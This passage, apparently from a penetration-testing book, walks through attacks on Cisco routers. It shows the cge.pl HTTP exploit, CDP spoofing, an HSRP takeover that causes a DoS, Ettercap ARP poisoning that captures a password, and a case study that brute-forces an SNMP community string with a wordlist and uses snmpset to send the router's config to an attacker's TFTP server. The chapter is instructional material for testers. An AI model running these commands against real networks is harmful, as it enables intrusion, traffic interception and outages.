Figure 6.19 shows *cge.pl's* successful exploitation of the Cisco HTTP Configuration Arbitrary Administrative Access vulnerability.

Figure 6.19 Exploitation with CGE




```
root@2[~]# ./cge.pl -h 192.168.0.253 -v 4

Vulnerability could be successful exploited. Please
                                                choose a type of attack :
[1] Banner change
[2] List vty 0 4 acl info
[3] Other
Enter a valid option [ 1 - 2 - 3 ] : 2
<DT><INPUT TYPE=SUBMIT VALUE=Command><INPUT TYPE=TEXT NAME=command SIZE=60 VALUE
<DT><A HREF=/level/19/exec/-/access-enable>access-enable</A><DD>Create a tempora
<DT><A HREF=/level/19/exec/-/access-profile>access-profile</A><DD>Apply user-pro
<DT><A HREF=/level/19/exec/-/access-template>access-template</A><DD>Create a tem
<DT><A HREF=/level/19/exec/-/debug>debug</A><DD>Debugging functions (see also 'u
<DT><A HREF=/level/19/exec/-/isdn>isdn</A><DD>Make/disconnect an isdn data call
<DT><A HREF=/level/19/exec/-/mrinfo>mrinfo</A><DD>Request neighbor and version i
<DT><A HREF=/level/19/exec/-/mstat>mstat</A><DD>Show statistics after multiple m
<DT><A HREF=/level/19/exec/-/mtrace>mtrace</A><DD>Trace reverse multicast path f
<DT><A HREF=/level/19/exec/-/reload>reload</A><DD>Halt and perform a cold restar
<DT><A HREF=/level/19/exec/-/start-chat>start-chat</A><DD>Start a chat-script on
<DT><A HREF=/level/19/exec/-/systat>systat</A><DD>Display information about term
<DT><A HREF=/level/19/exec/-/traceroute>traceroute</A><DD>Trace route to destina
<DT><A HREF=/level/19/exec/-/undebug>undebug</A><DD>Disable debugging functions
<DT><A HREF=/level/19/exec/-/write>write</A><DD>Write running configuration to m
HTTP/1.0 200 OKHTML>d completed.>x28</A><DD>Become an X.28 PAD
Date: Mon, 01 Mar 1993 01:23:08 UTC
Server: cisco-IOS/12.0 HTTP-server/1.0(1)
Content-type: text/html
Expires: Thu, 16 Feb 1989 00:00:00 GMT


<HTML><HEAD><TITLE>core-rtr-nyc-sec /level/19/exec/show conf</TITLE></HEAD>
<BODY><H1>core-rtr-nyc-sec</H1><PRE><HR>
<FORM METHOD=POST ACTION="/level/19/exec/show conf"><DL>
Using 1953 out of 32762 bytes
!
version 12.1
no service single-slot-reload-enable
service timestamps debug uptime
service timestamps log uptime
service password-encryption
service tcp-small-servers
```

Internet Routing Protocol Attack Suite (IRPAS)

Written by the renowned German security group Phenoelit, the IRPAS collection of tools can be used to inject routes, spoof packets, or take over a standby router and has a number of other features that could be useful to the penetration tester.

The Cisco Discovery Protocol (CDP) Generator (*cdp*) can be used to spoof and/or flood the network (at layer 2) with CDP packets. Although I can't think of a reason you'd want to do that other than to crash a router or play games with a network administrator, if the need arises, this tool performs as advertised, as depicted in Figure 6.20.

Figure 6.20 CDP Spoofing




```
Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
core-rtr-syd     Eth 0              252          R        ARE       Eth 0
core-rtr-ool     Eth 0              252          R        US        Eth 0
core-rtr-bne     Eth 0              252          R        TO        Eth 0
core-rtr-chi     Eth 0              252          R        YOUR      Eth 0
core-rtr-mco     Eth 0              252          R        BASE      Eth 0
core-rtr-lax     Eth 0              252          R        ALL       Eth 0
core-rtr-tko     Eth 0              252          R        BELONG    Eth 0
core-rtr-nyc-pri.Eth 0              175          R        2500      Eth 0
core-rtr-nyc-sec#sh cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
core-rtr-syd     Eth 0              253          R        ARE       Eth 0
core-rtr-ool     Eth 0              253          R        US        Eth 0
core-rtr-bne     Eth 0              253          R        TO        Eth 0
core-rtr-chi     Eth 0              253          R        YOUR      Eth 0
core-rtr-mco     Eth 0              253          R        BASE      Eth 0
core-rtr-lax     Eth 0              253          R        ALL       Eth 0
core-rtr-tko     Eth 0              253          R        BELONG    Eth 0
core-rtr-nyc-pri.Eth 0              136          R        2500      Eth 0
core-rtr-nyc-sec#
```

The Hot Standby Router Protocol (HSRP) Generator (*hsrp)* is a tool that can be used to take over a router configured to be the hot standby. This is a fairly complex attack, but the tool makes it easy to carry out, so a lot of thought should go into this type of attack so that you don't unintentionally carry out a DoS. In essence, the penetration tester can force the primary HSRP router to release the virtual IP address and go into standby mode. The penetration tester can then assume the virtual IP address and intercept all traffic.

Figure 6.21 shows the HSRP configuration of the router before and after using the HSRP generator. Note the "Active router line," and it's clear that the router has lost the virtual IP address.


Figure 6.21 Attacking HSRP



```
core-rtr-nyc-pri#sh standby
Ethernet0 - Group 0
  Local state is Active, priority 120, may preempt
  Hellotime 3 sec, holdtime 255 sec
  Next hello sent in 1.958
  Virtual IP address is 192.168.0.250 configured
  Active router is local
  Standby router is unknown
  Virtual mac address is 0000.0c07.ac00
  46 state changes, last state change 00:03:34
core-rtr-nyc-pri#sh standby
Ethernet0 - Group 0
  Local state is Speak, priority 120, may preempt
  Hellotime 3 sec, holdtime 255 sec
  Next hello sent in 1.390
  Virtual IP address is 192.168.0.250 configured
  Active router is 192.168.0.16, priority 255 expires in 253.616
  Standby router is unknown
  47 state changes, last state change 00:00:07
core-rtr-nyc-pri#
core-rtr-nyc-pri#
core-rtr-nyc-pri#
core-rtr-nyc-pri#
core-rtr-nyc-pri#
```

A Ping of the virtual IP address before and during the attack reveals that a DoS condition has occurred (see Figure 6.22).

Figure 6.22 HSRP DOS



```
root@4[knoppix]# ping 192.168.0.250
PING 192.168.0.250 (192.168.0.250) 56(84) bytes of data.
64 bytes from 192.168.0.250: icmp_seq=1 ttl=255 time=5.03 ms
64 bytes from 192.168.0.250: icmp_seq=2 ttl=255 time=2.34 ms
64 bytes from 192.168.0.250: icmp_seq=3 ttl=255 time=2.36 ms
64 bytes from 192.168.0.250: icmp_seq=4 ttl=255 time=2.37 ms
64 bytes from 192.168.0.250: icmp_seq=5 ttl=255 time=2.35 ms
From 192.168.0.16 icmp_seq=42 Destination Host Unreachable
From 192.168.0.16 icmp_seq=43 Destination Host Unreachable
From 192.168.0.16 icmp_seq=44 Destination Host Unreachable
From 192.168.0.16 icmp_seq=45 Destination Host Unreachable
From 192.168.0.16 icmp_seq=46 Destination Host Unreachable
From 192.168.0.16 icmp_seq=47 Destination Host Unreachable
From 192.168.0.16 icmp_seq=49 Destination Host Unreachable
From 192.168.0.16 icmp_seq=50 Destination Host Unreachable
From 192.168.0.16 icmp_seq=51 Destination Host Unreachable
From 192.168.0.16 icmp_seq=53 Destination Host Unreachable
From 192.168.0.16 icmp_seq=54 Destination Host Unreachable
From 192.168.0.16 icmp_seq=55 Destination Host Unreachable
From 192.168.0.16 icmp_seq=57 Destination Host Unreachable
From 192.168.0.16 icmp_seq=58 Destination Host Unreachable
From 192.168.0.16 icmp_seq=59 Destination Host Unreachable
From 192.168.0.16 icmp_seq=61 Destination Host Unreachable
From 192.168.0.16 icmp_seq=62 Destination Host Unreachable
```

NOTE


To successfully carry out this type of attack, it is not necessary to have another Cisco router, since any version of Linux is capable of IP forwarding.

Similar types of attack can be carried out using the IGRP injector and Rip generator included in the IRPAS.

Ettercap

No mention of network security would be complete without discussing the incredibly capable tool Ettercap, and although we're not going to cover it in great detail in this chapter (an entire book could be devoted to it), it is worthy of mention because it can be an invaluable tool to the penetration tester. Although Ettercap doesn't directly attack a network device, it does in essence thwart or circumvent many aspects of "network security." The ability to sniff switched Ethernet networks is arguably the most valuable aspect of the tool. This capability enables packet sniffing of live connections, man-in-the-middle attacks, and even modification of data en route (see Figure 6.23).

Figure 6.23 Ettercap in Action



	Host	Port	-	Host	Port	Proto	State	Bytes
	192.168.0.20	3822	-	195.20.225.2	80	T	closed	152399
	192.168.0.20	3826	-	66.152.97.36	23	T	killed	0
*	192.168.0.20	3829	-	66.152.97.36	110	T	closed	89
	192.168.0.20	3832	-	205.217.153.53	80	T	closed	946
	192.168.0.20	3833	-	205.217.153.53	80	T	closed	66898
	192.168.0.20	3834	-	205.217.153.53	80	T	closed	42609
	192.168.0.20	3835	-	205.21				
	192.168.0.20	3836	-	205.21				
	192.168.0.20	3837	-	64.233				
	192.168.0.20	3838	-	64.233				
	192.168.0.20	3839	-	66.35.2				
	192.168.0.20	3840	-	66.35.2				

MITM Attack: ARP Poisoning

Optional parameters

☐ Sniff remote connections.

☐ Only poison one-way.

OK Cancel

```
GROUP 1 : 192.168.0.1 00:00:24:C1:79:71

GROUP 2 : 192.168.0.20 00:09:5B:09:58:B9
Starting Unified sniffing...

POP : 66.152.97.36:110 -> USER: moonpie  PASS: moonpie
```

Case Studies—The Tools in Action


This case study is a very realistic scenario depicting the achievement of full administrative privileges on a Cisco router by exploiting a configuration error and making use of available features in Cisco IOS. We'll first look at obtaining the router's configuration file, then we'll crack some passwords that can be used to leverage the penetration tester's foothold on the network.

Obtaining a Router Configuration by Brute Force

It's Monday morning and you've been given your assignment for the week: Conduct a penetration test of a small, rural bank. The only information you have is the bank's name, Buenobank. You begin by conducting research, which starts off by searching Google for the name of the bank. The first link takes you right to the Buenobank Web site, which appears to be pretty shoddy. Nothing too obvious here, but you quickly resolve the Web site to determine its IP address, which is 172.16.5.28. A query of ARIN reveals that the bank has been allocated half a class "C", or a /25, which is a range from 172.16.5.0-127. An Nmap scan reveals only a few servers—a Web server, a mail server, and a DNS server.

A vulnerability scan of the hosts shows that the systems are all well configured and patched, and you're pretty much out of options with them. You recognize the fact that you haven't seen the router, so you take another look at your Nmap results when something jumps out that you hadn't noticed before. There is an IP address with no services running, and it has a .1 address. You resolve the hostname and it comes back as rtr1.buenobank.com (see Figure 6.24).

Figure 6.24 Router Recon



```
root@5[knoppix]# nmap -sV -O -T4 172.16.5.1

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-13 14:16 EST
Warning:  OS detection will be MUCH less reliable because we did not find at lea
st 1 open and 1 closed TCP port
All 1663 scanned ports on 172.16.5.1 are: closed
Too many fingerprints match this host to give specific OS details

Nmap run completed -- 1 IP address (1 host up) scanned in 15.651 seconds
root@5[knoppix]# █
```

It looks as though the router is definitely there (well, it has to be), so you fire up Nmap one more time, but this time you do a UDP port scan. After about 10 minutes, the UDP port scan reveals that SNMP is open. Using *snmpwalk* from the Net-SNMP tool set, you manually attempt to walk the SNMP MIB using a couple of different community strings—*private, public, ilmi, cisco*, all the default community strings that should work—but the results are not good. This going to take some more work; it's time to come up with a big dictionary of words to use to brute-force this SNMP daemon.

Auditor has several wordlist files, so since the bank is in the United States, you choose the English dictionary file located in /opt/auditor/full/share/wordlists/english. This file has over 3.5 million words in it, so will take several days, if not weeks, to go through. Before starting this lengthy process, which you feel is a last-ditch effort, you quickly whip up a Perl script that downloads the bank's Web site and finds unique words contained on the site. The list of words still comes to over 100,000 words. You realize that you can do better than this. It's time to do this the smart way. Starting from square one, you think about all the passwords you would use and come up with this list:

rtr1
rtr1-bueno
buenobank
Buenobank
buenoBank
BuenoBank
bbrouter
buenorouter
bbrtr
bbrtr1
buenobankrouter
buenorouter1
Buenobankrouter
buenobankcisco
router1
public
private
secret
ciscoworks
ciscoworks20000
mrtg
snmp
rmon
router
switch
catalyst
cisco1
router1
community
ILMI
tivoli
openview
write
cisco
Cisco
cisco1
router
firewall
password
gateway
internet
admin
secret
router1
rtr
switch
catalyst
secret1
root
enable
enabled
netlink
firewall
ocsic
retuor
password1

c1sc0

cisc00

c1sco

cisco2000

ciscoworks

r00t

rooter

r0ut3r

r3wt3r

rewter

root3r

rout3r

r0uter

r3wter

rewt3r

telnet

t3ln3t

access

dialin

cisco2600

cisco2500

cisco2900

cisco3500

cisco7000

cisco3600

cisco1600

cisco1700

cisco5000

cisco5500

cisco6000

cisco6500

cisco7000

cisco7200

cisco12000

cisco800

cisco700

cisco1000

cisco1000

cisco12345

cisco1234

cisco123

cisco12

p4ssw0rd

r3wt

r3w7

r007

4dm1n

adm1n

s3cr3t


s3cr37

1nt3rn3t

in73rn37

With very little hope of success, you start ADMsnmp, load the list, and start the brute-forcing process. You are quite surprised to see that you've correctly guessed the read/write community string (see Figure 6.25).


Figure 6.25 Community String Guessed



```
root@2[~]# ADMsnmp 172.16.5.1 -wordf passwords
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=rtr1  id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=rtr1-bueno  id = 5 >>>>>>>>>>>
>>>>>>>>>>> get req name=buenobank  id = 8 >>>>>>>>>>>
>>>>>>>>>>> get req name=Buenobank  id = 11 >>>>>>>>>>>
>>>>>>>>>>> get req name=buenoBank  id = 14 >>>>>>>>>>>
>>>>>>>>>>> get req name=BuenoBank  id = 17 >>>>>>>>>>>
>>>>>>>>>>> get req name=bbrouter  id = 20 >>>>>>>>>>>
>>>>>>>>>>> get req name=buenorouter  id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=bbrtr  id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=bbrtr1  id = 29 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 30 name = bbrtr1 ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 30 name = bbrtr1 >>>>>>>>
>>>>>>>>>>> get req name=buenobankrouter  id = 32 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 31 name = bbrtr1 ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=buenorouter1  id = 35 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 158 name = bbrtr1 ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=Buenobankrouter  id = 38 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 158 name = bbrtr1 ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=buenobankcisco  id = 41 >>>>>>>>>>>
>>>>>>>>>>> get req name=router1  id = 44 >>>>>>>>>>>
>>>>>>>>>>> get req name=public  id = 47 >>>>>>>>>>>
>>>>>>>>>>> get req name=private  id = 50 >>>>>>>>>>>
>>>>>>>>>>> get req name=secret  id = 53 >>>>>>>>>>>
>>>>>>>>>>> get req name=ciscoworks  id = 56 >>>>>>>>>>>
>>>>>>>>>>> get req name=ciscoworks20000  id = 59 >>>>>>>>>>>
>>>>>>>>>>> get req name=mrtg  id = 62 >>>>>>>>>>>
>>>>>>>>>>> get req name=snmp  id = 65 >>>>>>>>>>>


<!ADM!>         snmp check on 172.16.5.1              <!ADM!>
sys.sysName.0:rtr1.buenobank.com
name = bbrtr1 write access
root@2[~]#
```

Wasting no time at all, you use *snmpwalk* to quickly determine what type of router it is (see Figure 6.26).


Figure 6.26 Device Enumeration



```
root@5[knoppix]# snmpwalk -v 1 -c bbrtr1 172.16.5.1 | head -n 20
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-I-L), Version 12.1(18), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2002 by cisco Systems, Inc.
Compiled Mon 02-Dec-02 23:45 by kellythw
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.30
SNMPv2-MIB::sysUpTime.0 = Timeticks: (72269986) 8 days, 8:44:59.86
SNMPv2-MIB::sysContact.0 = STRING: William Stronghold
SNMPv2-MIB::sysName.0 = STRING: rtr1.buenobank.com
SNMPv2-MIB::sysLocation.0 = STRING: NYC Datacenter Cabinet #23
SNMPv2-MIB::sysServices.0 = INTEGER: 6
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
IF-MIB::ifNumber.0 = INTEGER: 5
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.2 = INTEGER: 2
IF-MIB::ifIndex.3 = INTEGER: 3
IF-MIB::ifIndex.4 = INTEGER: 4
IF-MIB::ifIndex.5 = INTEGER: 5
IF-MIB::ifDescr.1 = STRING: Ethernet0
IF-MIB::ifDescr.2 = STRING: Ethernet1
IF-MIB::ifDescr.3 = STRING: Serial0
root@5[knoppix]#
```

Armed with the read/write community string and the knowledge that the device is a Cisco router, you quickly Google for the correct MIB OID and, using *snmpset*, instruct the router to send its running-config to your TFTP server (see Figure 6.27).

Figure 6.27 Retrieving the Router Config



```
beast root # snmpset -v 1 -c bbrtr1 172.16.5.1 .1.3.6.1.4.1.9.2.1.55.192.168.0.1
5 s bbrtr1-config
SNMPv2-SMI::enterprises.9.2.1.55.192.168.0.15 = STRING: "bbrtr1-config"
beast root # cd /tftproot/
beast tftproot # ls -l
total 4
-rw-rw-rw-  1 nobody nobody 1967 Nov 14 19:20 bbrtr1-config
beast tftproot #
```


A quick check of the /tftproot directory reveals that the router config file was definitely sent to your TFTP server. Now it's time to view the router config for other useful information, of which there is plenty:

```
! Last configuration change at 03:48:51 EDT Tue Mar 9 2005
! NVRAM config last updated at 22:16:41 EDT Sat Mar 6 2005
version 12.1
no service single-slot-reload-enable
service timestamps debug uptime
service timestamps log uptime
service password-encryption
hostname rtr1
enable password 7 12090404011C03162E
username wstronghold password 7 07060D59584A35040E1E0A
username rwilson password 7 15101E1F412E39753E3627
username wpeace password 7 08271D5C0C1B041B1E
clock timezone EDT -5
ip subnet-zero
no ip source-route
ip domain-name buenobank.com
ip name-server 4.2.2.2
ip name-server 4.2.2.3

interface Ethernet0
 ip address 192.168.0.254 255.255.255.0
 no ip redirects
 no ip proxy-arp
!
interface Ethernet1
 description Border router link
 ip address 172.16.5.1 255.255.255.0
!
interface Serial0
 description T-1 from SuperFast ISP
 bandwidth 125
 ip address 10.34.1.230 255.255.255.0
 encapsulation atm-dxi
 no keepalive
 shutdown
```

```
interface Serial1
 no ip address
 shutdown
ip default-gateway 192.168.0.1
ip classless
no ip http server
logging trap critical
logging 192.168.0.15
snmp-server engineID local 80000009030000107B820870
snmp-server community bbrtr1 RW
snmp-server location NYC Datacenter Cabinet #23
snmp-server contact William Stronghold
banner login _
THIS IS A PRIVATE COMPUTER SYSTEM. ALL ACCESS TO THIS SYSTEM
IS MONITORED AND SUSPICIOUS ACTIVITY WILL BE INVESTIGATED AND
REPORTED TO THE APPROPRIATE AUTHORITIES!
line con 0
 transport preferred none
line aux 0
line vty 0 4
 timeout login response 300
 password 7 06165B325F59590B01
 login local
 transport input none
ntp master 5
end
```

